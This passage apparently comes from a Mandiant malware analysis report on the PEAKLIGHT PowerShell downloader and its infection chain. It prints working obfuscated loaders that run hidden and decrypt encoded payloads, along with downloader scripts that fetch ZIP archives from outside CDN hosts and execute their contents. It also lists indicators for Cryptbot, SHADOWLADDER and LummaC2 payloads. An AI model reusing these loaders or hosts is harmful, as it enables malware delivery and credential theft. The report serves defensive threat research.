3     return -split ($LPAs -replace '..', '0x& ')
4 };
5 $MaLNLwL = ffQihkvB('2319245FD48C66D76FC89F9C99D5E857EB6F754A01719C2716960A67C272DE45298052669A3E7FDC354527F866D0CFB427707F
6 187F003975C78D6FE92D63A5C8CF57FC00BD2FAB405E1559D068A678AF390557942B9FA866633F0F086903D600789C62F1F60A2E9E794484557496146
7 7035A1872499668FF1C71CDE0472855CB43C4B1850BA18A1A42BEDC17182AB8B9ED106DF460A48934714F1692E1AE1387652628D6598258517847BA72797
8 5C949CF2CC5A1808408772E985B3AAA13C88A0E28D6E8FFB565E0EDF340A2E6A539A6DE3C2CDF8CE6CEDF31568465D2A5F7FBD793004587E7DA04D44642
9 1FED37BB30528408A75465E83FD1B9C008BA65644187C96548809DF458F6E7ECF04C3E357B8CE677E487E749592A855A466C15EAC9B6644A922495D538F
10 A114AB6DA91D8546279ED9A3CE250D6C4FF6E684538927E842F5F0184D96FA8E627487006CD2829E8017CB1AAD330F61E14C6EC6C8A18A6D1F75389E371E
11 7406B98E0DC4D605521925ECD1C2A38D07EBC8F2034237B0F2FBD07D4C94B37374A7463EC34E73D478CA5DF801FC68CFF4BD49182B3F1FBC2E0FD6A84A99
12 E7991CD42703ADA402D2308819AB67B94D2B8F874EABC1A6F11A189DA68436F126B3350004BAFDA880CAED72DAF6DC38AC32706BA153E15859AB8512ACAD
13 AE1B30E0CB37D4294E2FCC7A1CECC731812ABE057EE85658868B6A57C15152A6E8B81E36633BAF4571086A0D40CD7EA788456AB9A9EAFD4E7A7810C8C9C
14 218685509A8360B3D481F7450CDE3A323483B69A94489FE4DD8AB096A883AF5D168697370D5C0A1B13B9407AA6F0046F96C4074EA117B8627F9F03FEC184
15 38F40110B925819A21FBB8B5E7AAA37CD370F685A86DA53FF272201E5FCD9BC95996E9E87F866D3007802915916A32AA349068C7746DE6579697F716166A
16 132B0488632B08A94F03D65155D3A08BFCE221D3F75BE68C17180F7A3C26ED6CB9F26E923177AAFF728E1DF5104EAB60580B555EE458D0583466F509CD009
17 23913AD5767BF84A3694665506246D9A08BE349EF210221F157F053F80D5E1DD2CE618FC8DA8795E3EC9904FEB09ED7FF8C224EDD63251EDA820E3243BF
18 AB90DC41D39352F238DFA271DB8C7A3A5D2876B50E12703442208D7655E8721CC377385AA1002D858BD6BF2A87A1BBEC475121F99E2F57A4AA916BAE443C
19 564268A41B3488BFF8D4EBC66F759097E1306FBCDF0E972ACA57F9D6A398F258BCEDE42851B67C7C8A8F185AD2A7B9CCDF1E9182400D85CF7F9116D513
20 60F5CB7C45DE3E594DC323C64A8967BFA8FADAEAD7BA8FA9131A0A38AD3E7F53C877D40EAC87F2A07F64E637905948B2C623FD27D30D7D36C6147923A480B
21 2771B860E68AF286C77E358E0CFA2A5C749483C5466AAE58CADD1C4B18A97EBE6123EAFCE0B9ED763EBB389DC459783C122CB8E5EB3B061C3A42179CDF
22 BEBABB9484CE4869D964CAF86D1E02AB80D6C86A9EF293AFBE9D352D1214BA3FBBFC915961F17B30DBFC28F4CF98C2C0469499DA62A83CE749E90A15691
23 818EE0D8B1E1231908E9219186F0AF02BC5C61D5E711C7065384883F6022A53766F5B43CDD979C875CA37D6A781F620952CD11EB5C3863D5DEBEF9604AF1
24 EFFC3AACFF0AC608ECFF64E4021FE7DD9D31829123E79A8AB162F13C0F0FAFE7CFD01E5A65DC3DA655C44C5318ED09185EAC87AB00D2E66272B58821AC9A
25 FE2447904EF459D9E19C0015C277A276891D178697222CAC606C0A8E49EF58D48853CDD427321EF8B0FEDC2F388A84FF9D938799C2123938A9E200FD6F
26 4D22BB26C989985A78C8D9BE9FEBA5F73C381913C4550892B3F6823B59C08D98D1B87FDA46BC38865DBF4029AC1D8EDD25E0F37C644FCB6265D65F57C29
27 DEBF627C6BB67E3473AFD42BE78076E94AE0453338A2D04FE5B7C49662D660176048591431C9E4611C8F70385887591B572B4E6D8F6A9AFC4513B43CC
28 38CF3871F5668D1473F1DD240D2A8B1D1882590D5D97109C9D0C0E8D1EEE399562243F48F2840819EC7086FE9FB41123CD0E5E3917246D51CA4164E4446CDE7F13
29 EA4B49A450DF1630B420C87557C68D2700C44E1663785DADB01545EEB967DAAC4A58A4A7B302FF93413051157B912F737AE3612E74994EA740990F2926');
30 $OIOVH = [System.Security.Cryptography.Aes]::Create();
31 $OIOVH.Key = ffQihkvB('746A53774B6D6F7569476B7041676D');
32 $OIOVH.IV = New-Object byte[] 16;
33 $zSgJorGR = $OIOVH.CreateDecryptor();
34 $tQ0hUlJbC = $zSgJorGR.TransformFinalBlock($MaLNLwL, 0, $MaLNLwL.Length);
35 $F0xZZBmey = [System.Text.Encoding]::Utf8.GetString($tQ0hUlJbC);
36 $zSgJorGR.Dispose();
37 & $F0xZZBmey.Substring(0,3) $F0xZZBmey.Substring(3)

```

Figure 10: PowerShell hex-encoded payload

The first command conceals its malicious payload within a string of hexadecimal characters. The execution process adheres to the following sequence:

- **Stealthy PowerShell Launch:** The command initiates PowerShell in a hidden window (**-w 1**), bypasses execution restrictions (**-ep Unrestricted**), and skips loading user profiles (**-nop**), ensuring covert operations.

- **Hex to Byte Conversion:** A custom function (**ffQiHkvB**) is defined to transform the hexadecimal string into a byte array, a standard format for storing data.
- **Decryption:** The script creates an Advanced Encryption Standard (CBC mode) decryptor using a hex key. The byte array is decrypted, revealing the actual PowerShell code.
- **Execution:** Finally, the decrypted PowerShell code is executed.

Note: Mandiant decoded the payload using a custom [CyberChef](#) recipe.

Variation 2: Base64-Encoded Payload

```
1 "powershell.exe -w 1 -ep Unrestricted -nop $dLkJzT = 'AAAAAAAAAAAAAAAAAAAAACLIfezfvpALsloeJoK6eHhb29sw6vlpb5ZVNDy5iX
2 0rwvz1G7Tbzx1+b+p+vlfMW2AyzRrJ4nVSQhisXun0hHHCoAJamobdV6rDLGXQ9keDBDL61cqt8sZKuDV6Dm2anQYfY1Wn70iy2LzJw3QJzy7zmxKBvL0
3 hh+fa8/4AcZlmhdHPrjAPLNNa9LoNmXrMVV2vs0o6YPIU3qV8kgVgK5fiQtmr41gqqMaU7ck70J5YxzUS2My/1yNz0JoeJ293Z0ZojMPAHINjk354qqD
4 AXVrn9zy73sdhv/zNfVKIAdHuZFrLZkOPZL2ZVjE92sd8XzR2VegqZZCa05Gx5F4ewTaS455+UEZocT9Dd/AefzSrpI7LvCj2aRiw0oK0zS621YnJScnh
5 TVqn+bpNv0jHJZn10lFLKujNsUeGoulyVTDhvTwa0kIevZ20q+HzpaqUXPCS0MdMVD0Bkb2i81EKM9CF1N7KKKg7oy+le8DQ0U6Xmfy1LndDdG5VlnGGKj
6 qBj1Kadv3XJd0RwJ093yJHX3jddiZYgVLugJmfPtvTzGJ1cvV8YA80KJzKfnrkZ0IJ2U3YvRFjzLq9cgLOU9Pjj3IyJg2CkxDUjeIARndJD0z5ghCLTHC
7 VMhKzobhoHYoG33zyjZ3LL9oPP/IFotDSipb7bdBUXtMb9KZ60bi8IazZBoXEqMe+LDP+nmNXPXM2XpjtVL46rXCzj63KDw4k6Y5+Xxnq2qyWbRPgcL
8 b5ExFI2B3XgJKaaGCTwlpKbHlBYtcGIZSKY/8RhI5M5GIE10QGuU3Nzx9uyDIH5/FREH9U6uHnq1c+ceQ2fDSdkjyr9NAhHeV2fovz7LlfxT0vWCba
9 BSACBe60DzEK8R';
10 $Q00zdLR = 'aXR5bFJDZlJBYU9Za0tWV3FYRldrQVZYRWLDdVh0SmI=';
11 $uOLgdr = New-Object 'System.Security.Cryptography.AesManaged';
12 $uOLgdr.Mode = [System.Security.Cryptography.CipherMode]::ECB;
13 $uOLgdr.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
14 $uOLgdr.BlockSize = 128;
15 $uOLgdr.KeySize = 256;
16 $uOLgdr.Key = [System.Convert]::FromBase64String($Q00zdLR);
17 $WlKzI = [System.Convert]::FromBase64String($dLkJzT);
18 $seButelQ = $WlKzI[0..15];
19 $uOLgdr.IV = $seButelQ;
20 $ObxACYSEK = $uOLgdr.CreateDecryptor();
21 $XPxwRHSvf = $ObxACYSEK.TransformFinalBlock($WlKzI, 16, $WlKzI.Length - 16);
22 $uOLgdr.Dispose();
23 $dcRqNCC = New-Object System.IO.MemoryStream( , $XPxwRHSvf );
24 $mRzanyPD = New-Object System.IO.MemoryStream;
25 $NjIOUPHTH = New-Object System.IO.Compression.GzipStream $dcRqNCC, ([IO.Compression.CompressionMode]::Decompress);
26 $NjIOUPHTH.CopyTo( $mRzanyPD );
27 $NjIOUPHTH.Close();
28 $dcRqNCC.Close();
29 [byte[]] $nRguaXiy = $mRzanyPD.ToArray();
30 $0QCIzHHT = [System.Text.Encoding]::UTF8.GetString($nRguaXiy);
31 $0QCIzHHT | powershell -"
```

```
1 "powershell.exe -w 1 -ep Unrestricted -nop $dLkJzT = 'AAAAAAAAAAAAAAAAAAAAACLIfezfvpALsloeJoK6eHhb29sw6vlpb5ZVNDy5iX
2 0rwvz1G7Tbzx1+b+p+vlfMW2AyzRrJ4nVSQhisXun0hHHCoAJamobdV6rDLGXQ9keDBDL61cqt8sZKuDV6Dm2anQYfY1Wn70iy2LzJw3QJzy7zmxKBvL0
3 hh+fa8/4AcZlmhdHPrjAPLNNa9LoNmXrMVV2vs0o6YPIU3qV8kgVgK5fiQtmr41gqqMaU7ck70J5YxzUS2My/1yNz0JoeJ293Z0ZojMPAHINjk354qqD
4 AXVrn9zy73sdhv/zNfVKIAdHuZFrLZkOPZL2ZVjE92sd8XzR2VegqZZCa05Gx5F4ewTaS455+UEZocT9Dd/AefzSrpI7LvCj2aRiw0oK0zS621YnJScnh
5 TVqn+bpNv0jHJZn10lFLKujNsUeGoulyVTDhvTwa0kIevZ20q+HzpaqUXPCS0MdMVD0Bkb2i81EKM9CF1N7KKKg7oy+le8DQ0U6Xmfy1LndDdG5VlnGGKj
6 qBj1Kadv3XJd0RwJ093yJHX3jddiZYgVLugJmfPtvTzGJ1cvV8YA80KJzKfnrkZ0IJ2U3YvRFjzLq9cgLOU9Pjj3IyJg2CkxDUjeIARndJD0z5ghCLTHC
7 VMhKzobhoHYoG33zyjZ3LL9oPP/IFotDSipb7bdBUXtMb9KZ60bi8IazZBoXEqMe+LDP+nmNXPXM2XpjtVL46rXCzj63KDw4k6Y5+Xxnq2qyWbRPgcL
8 b5ExFI2B3XgJKaaGCTwlpKbHlBYtcGIZSKY/8RhI5M5GIE10QGuU3Nzx9uyDIH5/FREH9U6uHnq1c+ceQ2fDSdkjyr9NAhHeV2fovz7LlfxT0vWCba
9 BSACBe60DzEK8R';
10 $Q00zdLR = 'aXR5bFJDZlJBYU9Za0tWV3FYRldrQVZYRWLDdVh0SmI=';
11 $uOLgdr = New-Object 'System.Security.Cryptography.AesManaged';
12 $uOLgdr.Mode = [System.Security.Cryptography.CipherMode]::ECB;
13 $uOLgdr.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
14 $uOLgdr.BlockSize = 128;
15 $uOLgdr.KeySize = 256;
16 $uOLgdr.Key = [System.Convert]::FromBase64String($Q00zdLR);
17 $WlKzI = [System.Convert]::FromBase64String($dLkJzT);
18 $seButelQ = $WlKzI[0..15];
19 $uOLgdr.IV = $seButelQ;
20 $ObxACYSEK = $uOLgdr.CreateDecryptor();
21 $XPxwRHSvf = $ObxACYSEK.TransformFinalBlock($WlKzI, 16, $WlKzI.Length - 16);
22 $uOLgdr.Dispose();
23 $dcRqNCC = New-Object System.IO.MemoryStream( , $XPxwRHSvf );
24 $mRzanyPD = New-Object System.IO.MemoryStream;
25 $NjIOUPHTH = New-Object System.IO.Compression.GzipStream $dcRqNCC, ([IO.Compression.CompressionMode]::Decompress);
26 $NjIOUPHTH.CopyTo( $mRzanyPD );
27 $NjIOUPHTH.Close();
28 $dcRqNCC.Close();
29 [byte[]] $nRguaXiy = $mRzanyPD.ToArray();
30 $0QCIzHHT = [System.Text.Encoding]::UTF8.GetString($nRguaXiy);
31 $0QCIzHHT | powershell -"
```

Figure 11: PowerShell Base64-encoded payload

The second command follows a similar structure but with key differences: the malicious payload is encoded using Base64 instead of hexadecimal and is executed through a memory stream.

- **Stealth and Configuration:** The initial steps to launch PowerShell in a hidden, unrestricted mode are the same as in Variation 1.
- **Base64 Decoding:** Instead of a custom function, this variant directly uses PowerShell's built-in **FromBase64String** method to decode the payload.
- **Decryption, Decompression, and Execution:** The payload is decrypted using AES (ECB mode) with a Base64-encoded key. After decryption, the payload is decompressed into memory using GZIP, revealing the PowerShell code, which is subsequently executed.

Stage 3: PEAKLIGHT; The PowerShell Downloader

PEAKLIGHT is an obfuscated PowerShell-based downloader that checks for the presence of hard-coded filenames and downloads files from a remote CDN if the files are not present.

During our analysis, Mandiant identified the following key differences across the variations of the PEAKLIGHT script:

- **Target Directory:**
 - Variation 1 downloads files to **\$env:AppData**.
 - Variation 2 downloads files to **\$env:ProgramData**.
- **Execution Logic:**
 - Variation 1 executes the first alphabetically sorted file in the archive.
 - Variation 2 executes the first file found in the archive.
- **File Name:**
 - Variation 1 downloads files as **L1.zip** and **L2.zip**.
 - Variation 2 downloads files as **K1.zip** and **K2.zip**.
- **Additional Actions:**
 - Variation 1 also downloads an image (**video.mp4**) and makes a request to a remote server.
 - Variation 2 does not download an image file.

Note: Mandiant decoded the obfuscated payload using a custom [CyberChef](#) recipe.

Variation 1

```

1 iex function znY($LTl, $GkJ) {
2   [IO.File]::WriteAllBytes($LTl, $GkJ)
3 };
4 function nbF($LTl) {
5   $GjKir = $env:AppData;
6   Expand - Archive - Path$LTl - DestinationPath$GjKir;
7   Add - Type - AssemblySystem.IO.Compression.FileSystem;
8   $zipFile = [IO.Compression.ZipFile]::OpenRead($LTl);
9   $KVPy = ($zipFile.Entries|Sort - ObjectName|Select - Object - First1).Name;
10  $qfSD = Join - Path$GjKir$KVPy;
11  start$qfSD;
12 };
13 function aXR($TlP) {
14   $wmJ = New - Object(jkg@(6003, 6026, 6041, 5971, 6012, 6026, 6023, 5992, 6033, 6030, 6026, 6035, 6041));
15   [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
16   $GkJ = $wmJ.DownloadData($TlP);
17   return$GkJ
18 };
19 function jkg($Zjb) {
20   $fqR = 5925;
21   $dow = $Null;
22   foreach($Bozin$Zjb) {
23     $dow += [char]($Boz - $fqR)
24   };
25   return$dow
26 };
27 function AsD() {
28   $HgL = $env:AppData + '\';
29   $LinXtqo=$env:AppData;
30   $LNXRfP=$LinXtqo+'video.mp4';
31   If(Test-Path-Path$LNXRfP){
32     Invoke-Item$LNXRfP;
33   }
34   Else{
35     $ImkylGUJ=aXR(jkg@(6029,6041,6041,6037,6040,5983,5972,5972,6035,6026,6045,6041,6036,6034,6022,6045,5971,6023,5970,
36     znY$LNXRfP$ImkylGUJ;
37     Invoke-Item$LNXRfP;
38   });
39   Invoke-WebRequest-Uri"https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png";
40   $SHjIr=$HgL+'L1.zip';
41   if(Test-Path-Path$SHjIr){
42     nbF$SHjIr;
43   }
44   Else{
45     $VnNVSiHtdwQdhVR=aXR(jkg@(6029,6041,6041,6037,6040,5983,5972,5972,6035,6026,6045,6041,6036,6034,6022,6045,5971,602
46     znY$SHjIr$VnNVSiHtdwQdhVR;
47     nbF$SHjIr
48   );
49   $BfAno=$HgL+'L2.zip';
50   if (Test - Path - Path$BfAno) {
51     nbF$BfAno;
52   } Else {
53     $bPAMkynZxAvUnzX = aXR(jkg@(6029, 6041, 6041, 6037, 6040, 5983, 5972, 5972, 6035, 6026, 6045, 6041, 6036, 6034, 6022, 6045
54     6037));
55     znY$BfAno$bPAMkynZxAvUnzX;
56     nbF$BfAno
57   };
58   };
59 }

```

```

1 iex function znY($LTl, $GkJ) {
2   [IO.File]::WriteAllBytes($LTl, $GkJ)
3 };
4 function nbF($LTl) {
5   $GjKir = $env:AppData;
6   Expand - Archive - Path$LTl - DestinationPath$GjKir;
7   Add - Type - AssemblySystem.IO.Compression.FileSystem;
8   $zipFile = [IO.Compression.ZipFile]::OpenRead($LTl);
9   $KVPy = ($zipFile.Entries|Sort - ObjectName|Select - Object - First1).Name;
10  $qfSD = Join - Path$GjKir$KVPy;
11  start$qfSD;
12 };
13 function aXR($TlP) {
14   $wmJ = New - Object(jkg@(6003, 6026, 6041, 5971, 6012, 6026, 6023, 5992, 6033, 6030, 6026, 6035, 6041));
15   [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
16   $GkJ = $wmJ.DownloadData($TlP);
17   return$GkJ
18 };
19 function jkg($Zjb) {
20   $fqR = 5925;
21   $dow = $Null;
22   foreach($Bozin$Zjb) {
23     $dow += [char]($Boz - $fqR)
24   };
25   return$dow
26 };
27 function AsD() {
28   $HgL = $env:AppData + '\';
29   $LinXtqo=$env:AppData;
30   $LNXRfP=$LinXtqo+'video.mp4';
31   If(Test-Path-Path$LNXRfP){
32     Invoke-Item$LNXRfP;
33   }
34   Else{
35     $ImkylGUJ=aXR(jkg@(6029,6041,6041,6037,6040,5983,5972,5972,6035,6026,6045,6041,6036,6034,6022,6045,5971,6023,5970,
36     znY$LNXRfP$ImkylGUJ;
37     Invoke-Item$LNXRfP;
38   });
39   Invoke-WebRequest-Uri"https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png";
40   $SHjIr=$HgL+'L1.zip';
41   if(Test-Path-Path$SHjIr){
42     nbF$SHjIr;
43   }
44   Else{
45     $VnNVSiHtdwQdhVR=aXR(jkg@(6029,6041,6041,6037,6040,5983,5972,5972,6035,6026,6045,6041,6036,6034,6022,6045,5971,6023,5970,
46     znY$SHjIr$VnNVSiHtdwQdhVR;
47     nbF$SHjIr
48   );
49   $BfAno=$HgL+'L2.zip';
50   if (Test - Path - Path$BfAno) {
51     nbF$BfAno;
52   } Else {
53     $bPAMkynZxAvUnzX = aXR(jkg@(6029, 6041, 6041, 6037, 6040, 5983, 5972, 5972, 6035, 6026, 6045, 6041, 6036, 6034, 6022, 6045, 5971, 6023, 5970,
54     6037));
55     znY$BfAno$bPAMkynZxAvUnzX;
56     nbF$BfAno
57   };
58   };
59 }

```

Figure 12: PEAKLIGHT variation 1

This PEAKLIGHT downloader is designed to execute the following tasks:

1. **znY**: Writes data to a file.
2. **nbF**: Extracts a ZIP archive and runs the first executable file inside.
3. **aXR**: Downloads data from an obfuscated URL.
4. **jkg**: Deobfuscates a string.

Main Function (**AsD**)

- **Video Playback or Download:** It checks if **video.mp4** exists in the **AppData** folder. If it exists, it plays the video. If not, it downloads the video from a specified URL, saves it as **video.mp4** in the **AppData** folder, and then plays it.
- **Image Download:** It downloads an image from [https://forikabrof\[.\]click/flkhfaiouwrqkhfasdrhfsa.png](https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png) using **Invoke-WebRequest**.
- **ZIP File Handling:**
 - It checks if **L1.zip** exists in the **AppData** folder.
 - If it exists, it extracts its contents to the **AppData** folder and runs the first executable file found within the ZIP.
 - If not, it downloads **L1.zip** from a specified URL, saves it in the **AppData** folder, extracts its contents, and runs the first executable.
 - It repeats the same process for **L2.zip**.

Analysis of the PEAKLIGHT downloader outlined in Figure 12 revealed the following URIs:

- [https://nextomax.b-cdn\[.\]net/video.mp4](https://nextomax.b-cdn[.]net/video.mp4)
- [https://nextomax.b-cdn\[.\]net/L1.zip](https://nextomax.b-cdn[.]net/L1.zip)
- [https://nextomax.b-cdn\[.\]net/L2.zip](https://nextomax.b-cdn[.]net/L2.zip)
- [https://forikabrof\[.\]click/flkhfaiouwrqkhfasdrhfsa.png](https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png)

Variation 2

```

1 function qXF($EGa, $aQU) {
2     [IO.File]::WriteAllBytes($EGa, $aQU)
3 };
4 function Irl($EGa) {
5     $JqSpp = $env:ProgramData;
6     Expand - Archive - Path $EGa - DestinationPath $JqSpp;
7     Add - Type - Assembly System.IO.Compression.FileSystem;
8     $zipFile = [IO.Compression.ZipFile]::OpenRead($EGa);
9     $ajRkk = $zipFile.Entries.Name;
10    $jiaEX = Join - Path $JqSpp $ajRkk;
11    start $jiaEX;
12 };
13 function OBs($BYu) {
14    $RVr = New - Object (Fzl @(3276, 3299, 3314, 3244, 3285, 3299, 3296, 3265, 3306, 3303, 3299, 3308, 3314));
15    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
16    $aQU = $RVr.DownloadData($BYu);
17    return $aQU
18 };
19 function Fzl($XFW) {
20    $QVW = 3198;
21    $csA = $Null;
22    foreach($Kap in $XFW) {
23        $csA += [char]($Kap - $QVW)
24    };
25    return $csA
26 };
27 function bSo() {
28    $Phz = $env:ProgramData + '\';
29    $NOTXrFNE = $Phz + 'K1.zip';
30    if (Test-Path -Path $NOTXrFNE){Irl $NOTXrFNE;
31 }Else{ $aohmafKBHVB = OBs (Fzl @(3302,3314,3314,3310,3313,3256,3245,3245,3310,3309,3314,3299,3318,3309,3244,3296,3243,3297
32 qXF $NOTXrFNE $aohmafKBHVB;
33 Irl $NOTXrFNE);
34 $zMpLwmrj = $Phz + 'K2.zip';
35 if (Test - Path - Path $zMpLwmrj) {
36     Irl $zMpLwmrj;
37 } Else {
38     $qArmnOgVJlA = OBs (Fzl @(3302, 3314, 3314, 3310, 3313, 3256, 3245, 3245, 3310, 3309, 3314, 3299, 3318, 3309, 3244
39 qXF $zMpLwmrj $qArmnOgVJlA;
40 Irl $zMpLwmrj
41 };;;
42 }
43 bSo;

```

```

1 function qXF($EGa, $aQU) {
2     [IO.File]::WriteAllBytes($EGa, $aQU)
3 };
4 function Irl($EGa) {
5     $JqSpp = $env:ProgramData;
6     Expand - Archive - Path $EGa - DestinationPath $JqSpp;
7     Add - Type - Assembly System.IO.Compression.FileSystem;
8     $zipFile = [IO.Compression.ZipFile]::OpenRead($EGa);
9     $ajRkK = $zipFile.Entries.Name;
10    $jiaEX = Join - Path $JqSpp $ajRkK;
11    start $jiaEX;
12 };
13 function OBs($BYu) {
14    $RVr = New - Object (Fzl @(3276, 3299, 3314, 3244, 3285, 3299, 3296, 3265, 3306, 3303, 3299, 3308, 3314));
15    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
16    $aQU = $RVr.DownloadData($BYu);
17    return $aQU
18 };
19 function Fzl($XFW) {
20    $QVW = 3198;
21    $csA = $Null;
22    foreach($KAp in $XFW) {
23        $csA += [char]($KAp - $QVW)
24    };
25    return $csA
26 };
27 function bSo() {
28    $Phz = $env:ProgramData + '\';
29    $NQTxFNE = $Phz + 'K1.zip';
30    if (Test-Path -Path $NQTxFNE){Irl $NQTxFNE;
31 }Else{ $aohmafKBHVB = OBs (Fzl @(3302,3314,3314,3310,3313,3256,3245,3245,3310,3309,3314,3299,3318,3309,3244,3296,3243,3297
32 qXF $NQTxFNE $aohmafKBHVB;
33 Irl $NQTxFNE);
34 $zMpLwmrj = $Phz + 'K2.zip';
35 if (Test - Path - Path $zMpLwmrj) {
36     Irl $zMpLwmrj;
37 } Else {
38     $qArmnOgVJlA = OBs (Fzl @(3302, 3314, 3314, 3310, 3313, 3256, 3245, 3245, 3310, 3309, 3314, 3299, 3318, 3309, 3244
39 qXF $zMpLwmrj $qArmnOgVJlA;
40 Irl $zMpLwmrj
41 };;;
42 }
43 bSo;

```

Figure 13: PEAKLIGHT variation 2

This PEAKLIGHT downloader is designed to deliver and execute additional payloads on a compromised system.

The functions:

1. **qXF(\$EGa, \$aQU)**: The purpose of this function is to write data to a file.
2. **Irl(\$EGa)**: Extracts a ZIP archive and runs an executable from it.
3. **OBs(\$BYu)**: Downloads data from a URL.
4. **Fzl(\$XFW)**: Deobfuscates an array of numbers into a string (likely a URL).

Main Execution (bSo function):

- Defines two ZIP file paths: **K1.zip** and **K2.zip** within the **ProgramData** directory.
- For each of these ZIP files, it checks if they already exist.
- If the file exists, it simply unzips it using the **Irl** function.
- If the file is missing, it first uses the function **Fzl** to decode an obfuscated web address, then downloads the ZIP file from that address using the function **OBs**. Finally, it unzips the downloaded file using the function **Irl**.

Analysis of the PEAKLIGHT downloader outlined in Figure 13 revealed the following URIs:

- [https://potexo.b-cdn\[.\]net/K1.zip](https://potexo.b-cdn[.]net/K1.zip)
- [https://potexo.b-cdn\[.\]net/K2.zip](https://potexo.b-cdn[.]net/K2.zip)

Additionally, Mandiant identified other PEAKLIGHT downloader samples connecting to various subdomains hosted on Bunny CDN. These samples will be discussed in more detail in the subsequent stage of analysis.

Stage 4: The Final Payload

Variation 1: L1.zip and L2.zip

Having explored the initial stages of the PEAKLIGHT downloader's operation, our focus now shifts to the payload it delivers. As detailed in Variation 1 of Stage 3, this downloader was observed downloading three specific files: **L1.zip**, **L2.zip**, and **video.mp4**. Mandiant successfully acquired and extracted the contents of the files, as seen in Table 1.

Download	Extracted Content
• Filename: L2.zip • Hash: 307f40ebc6d8a207455c96d34759f1f3 • Type: Archive	• Filename: Setup.exe • Hash: d8e21ac76b228ec144217d1e85df2693 • Type: Win32 EXE
• Filename: L1.zip • Hash: a6c4d2072961e9a8c98712c46be588f8 • Type: Archive	• Filename: LiteSkinUtils.dll • Hash: 059d94e8944eca4056e92d60f7044f14 • Type: Win32 DLL
	• Filename: Bentonite.cfg • Hash: e7c43dc3ec4360374043b872f934ec9e • Type: PNG
• Filename: Video.mp4 • Hash: 91423dd4f34f759aaf82aa73fa202120 • Type: Video	

Table 1: Variant 1 downloaded files and extracted archive content

1. **L2.zip** contained the following:

Setup.exe: This executable is a variant of the Cryptbot infostealer. Our analysis uncovered the following embedded URLs:

1. [https://brewdogebar\[.\]com/code.vue](https://brewdogebar[.]com/code.vue)
2. [http://gceight8vt\[.\]top/upload.php](http://gceight8vt[.]top/upload.php)

2. **L1.zip** contained the following:

- **bentonite.cfg:** This file contains malware configurations that are linked to the SHADOWLADDER malware family.
- **LiteSkinUtils.dll:** It is a malicious component used by SHADOWLADDER malware to facilitate the execution of its second-stage payload through dynamic-link library (DLL) side-loading.

3. **Video.mp4**

This file appears to be a legitimate movie trailer, likely used as a decoy to deceive the victim into believing that the downloaded files are safe.

Variation 2: K1.zip and K2.zip

The second variant of the PEAKLIGHT downloader, discussed in Variation 2 of Stage 3, was observed downloading two archives: **K1.zip** and **K2.zip**.

Download	Extracted Content
• Filename: K1.zip • Hash: b6b8164feca728db02e6b636162a2960 • Type: Archive	• Filename: toughie.txt • Hash: dfdc331e575dae6660d6ed3c03d214bd • Type: data • Filename: Aaaa.exe • Hash: b15bac961f62448c872e1dc6d3931016 • Type: Win32 EXE • Filename: WCLDll.dll • Hash: 47eee41b822d953c47434377006e01fe • Type: Win32 DLL

- Filename:
C:\Users\user\AppData\Local\Temp\erefgojgbu
- Hash: d6ea5dcdb2f88a65399f87809f43f83c
- Type: Win32 EXE

- | | |
|---|---|
| <ul style="list-style-type: none"> • Filename: K2.zip • Hash: 236c709bbcb92aa30b7e67705ef7f55a • Type: Archive | <ul style="list-style-type: none"> • Filename: Jfts.exe • Hash:
b15bac961f62448c872e1dc6d3931016 • Type: Win32 EXE |
|---|---|

Table 2: Variant 2 downloaded files and extracted archive content

1. **K1.zip** contained the following:
 - **toughie.txt**: This file contained configurations related to the SHADOWLADDER malware.
 - **aaaa.exe & WCLDII.dll**: These binaries are DLL files that SHADOWLADDER patches to leverage their HTTP download functionality.
2. **K2.zip** contained the following:
 - **Jfts.exe**: This file is a renamed copy of the previously mentioned **aaaa.exe**.

Upon execution, **Jfts.exe** loads the malicious **WCLDII.dll** from **K1.zip**. This DLL then leverages the "More Utility" (more.com) to stealthily drop two additional files:

- **\AppData\Local\Temp\Hofla.au3** (MD5: c56b5f0201a3b3de53e561fe76912bfd): Identified as an Autolt3.exe binary.
- **\AppData\Local\Temp\erefgojgbu** (MD5: d6ea5dcdb2f88a65399f87809f43f83c): Further analysis of this files confirmed their association with the CRYPTBOT.AUTOIT malware.

Variation 3: Additional PEAKLIGHT Variant

Further analysis has identified an additional PEAKLIGHT downloader variant employing distinct tactics. This variant retrieves its payload, the archives **K1.zip** and **K2.zip**, from the domain **matodown.b-cdn[.]net**. A detailed breakdown of the contents within these archives is presented in Table 3.

Download	Extracted Content
• Filename: K1.zip • Hash: bb9641e3035ae8c0ab6117ecc82b65a1 • Type: Archive	• Filename: cymophane.doc • Hash: f98e0d9599d40ed032ff16de242987ca • Type: ISO

	• Filename: WebView2Loader.dll • Hash: 58c4ba9385139785e9700898cb097538 • Type: Win32 DLL
• Filename: K2.zip • Hash: d7aff07e7cd20a5419f2411f6330f530 • Type: Archive	• Filename: hgjke.exe • Hash: c047ae13fc1e25bc494b17ca10aa179e • Type: Win32 EXE
• Filename: AppData\Local\Temp\oqnhustu • Hash: 43939986a671821203bf9b6ba52a51b4 • Type: Win32 EXE	

Table 3: Variant 3 downloaded files and extracted archive content

1. **K1.zip** contained the following:

- **cymophane.doc**: This file contained configurations related to the SHADOWLADDER malware.
- **WebView2Loader.dll**: This malicious DLL was observed to be dropped by the LummaC.V2 infostealer.

2. **K2.zip** contained the following:

Hgjke.exe: Identified as a renamed copy of the legitimate "JRiver Web Application" executable. During dynamic analysis, **hgjke.exe** was observed loading the malicious **WebView2Loader.dll**. Mandiant observed **hgjke.exe** utilize the **comp.exe** utility to drop two additional files:

- **AppData\Local\Temp\Ufa.au3** (MD5: c56b5f0201a3b3de53e561fe76912bfd): Identified as an Autolt3 binary.
- **AppData\Local\Temp\oqnhustu** (MD5: 43939986a671821203bf9b6ba52a51b4): Further analysis confirmed this file to be consistent with the LummaC.V2 payload.

Conclusion

